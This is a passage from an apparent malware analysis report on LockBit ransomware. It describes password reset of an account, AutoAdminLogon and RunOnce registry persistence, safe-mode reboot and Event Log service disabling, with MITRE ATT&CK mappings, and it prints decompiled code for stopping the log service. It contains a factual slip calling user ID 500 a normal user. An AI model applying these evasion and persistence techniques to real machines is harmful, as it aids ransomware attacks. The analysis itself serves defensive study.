
The malware gets the computer name with **GetComputerNameW** and compares its hash with the list of hashes from the COMPUTERNAMES_TO_AVOID field in the configuration.






16.2 Getting Passwords and Domains


The malware calls NetUserEnum which below is the highlighted dword with a filter for normal accounts which iterates through user information entries until it finds one with the user ID of 500, which is the ID for normal users.




Next, malware generates a new password for this account. The format of the password string is 3 random uppercase letters, 1 random character of '#' or '&', 3 random numbers, 1 random character of '#' or '&', and 4 random lowercase letters. The malware updates the user account entry with this new password and calls NetUserSetInfo to update the user account with the updated entry.



16.3 Setting Registry Keys:




Next, Lockbit sets the following registry keys to these values :
AutoAdminLogon , Default username Default password, Default Domain name and password. This sets the default credentials to the account that malware has control over (with the password from configuration or the newly generated password) and enables automatic admin logon upon reboot.





16.4 Run Once Registry Key Persistance:


Next Lockbit sets the value of the registry key SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce to its own executable path to automatically launch itself upon reboot in safe mode on the run time.
The registry key name is randomly generated in the format of 3 random uppercase letters, 3 random numbers, and 3 random lowercase letters.




This can be seen dynamically as follows:









So the mitre mapping will be as follows:

#1 **Persistance** as **tactic**

a. **Boot or Logon Auto start Execution** as **technique.**

i. **Registry Run Keys** as **sub-technique**


Also the mitre mapping for setting registry is be as follows:


#1 **Defense Evasion** as **tactic**


a. **Registry Modify** as **technique.**

16.5 Setting Group Policy Status Registry Key:

After setting the runonce registry key lock bit then attempts to change Group policy status Registry Keys which can be seen as follows:







So the mitre mapping will be as follows:


#1 **Defense Evasion** as **tactic**

b. **Registry Modify** as **technique.**


16.6 Configuring System to boot in Safe Mode


If the enable flag being passed as a parameter is true, lockbit executes one of these commands with WinExec based on the OS version to enable safe mode reboot.

If the enable flag being passed as a parameter is false, lockbit executes one of these commands with WinExec based on the OS version to disable safe mode reboot. Present in the configuration. Finally, it calls **NtShutdownSystem** to reboot the system.




Dynamically this can be seen as follows:





Finally, it calls **NtShutdownSystem** to reboot the system.



So the mitre mapping will be as follows:

#1 **Impact** as **tactic**

a. **System Shutdown/ Reboot** as **technique.**

17. Disabling Windows Event Logs:

Lock bit also has the ability to disable windows event logs which can be seen as follows :

17.1 Disabling Event log Service and Process:

Event Log service and Process termination is as follows:

```
10
11  v6 = 0;
12  v5 = 0;
13  result = sub_40903C();
14  if ( result )
15  {
16    result = ((int (__stdcall *)(_DWORD, _DWORD, _DWORD))stru_4255EC.ptr_OpenSCManagerW)(0, 0, 1);
17    v6 = result;
18    if ( result )
19    {
20      v1[0] = -276127675;
21      v1[1] = -275603355;
22      v1[2] = -273637260;
23      v1[3] = -275013521;
24      v1[4] = -268656640;
25      sub_401240(v1, 5);
26      result = ((int (__stdcall *)(_DWORD, _DWORD, _DWORD))stru_4255EC.ptr_OpenServiceW)(v6, v1, 65572);
27      v5 = result;
28      if ( result )
29      {
30        ((void (__cdecl *)(_DWORD, _DWORD, _DWORD))stru_42540C.ptr_memset)(v3, 0, 28);
31        if ( !((int (__stdcall *)(_DWORD, _DWORD, _DWORD))stru_4255EC.ptr_ControlService)(v5, 1, v3) )
32        {
33          ((void (__cdecl *)(_DWORD, _DWORD, _DWORD))stru_42540C.ptr_memset)(v2, 0, 36);
34          if ( ((int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))stru_4255EC.ptr_QueryServiceStatusEx)(
35                 v5,
36                 0,
37                 v2,
38                 36,
39                 &v4) )
40          {
41            sub_40DC60(v2[7]);
42          }
43        }
44        ((void (__stdcall *)(_DWORD))stru_4255EC.ptr_DeleteService)(v5);
45        result = ((int (__stdcall *)(_DWORD))stru_4255EC.ptr_CloseServiceHandle)(v5);
46      }
47    }
48  }
000084C2 sub_4090BC:10 (4090C2) (Synchronized with IDA View-A, Hex View-1)
```


```
{
  _DWORD v2[6]; // [esp+0h] [ebp-28h] BYREF
  _DWORD v3[2]; // [esp+18h] [ebp-10h] BYREF
  int v4; // [esp+20h] [ebp-8h] BYREF
  int v5; // [esp+24h] [ebp-4h]

  v5 = 0;
  v3[0] = a1;
  v3[1] = 0;
  v2[0] = 24;
  v2[1] = 0;
  v2[2] = 0;
  v2[3] = 0;
  v2[4] = 0;
  v2[5] = 0;
  if ( !((int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD))stru_42540C.ptr_NtOpenProcess)(&v4, 1, v2, v3) )
  {
    ((void (__stdcall *)(_DWORD, _DWORD))stru_42540C.ptr_NtTerminateProcess)(v4, 0);
    ((void (__stdcall *)(_DWORD))stru_42540C.ptr_NtClose)(v4);
    v5 = 1;
  }
  return v5;
}
```


```
7663FCDE    CC              int3
7663FCDF    CC              int3
7663FCE0    8BFF            mov edi,edi                     OpenSCManagerW
7663FCE2    55              push ebp
7663FCE3    8BEC            mov ebp,esp
7663FCE5    5D              pop ebp
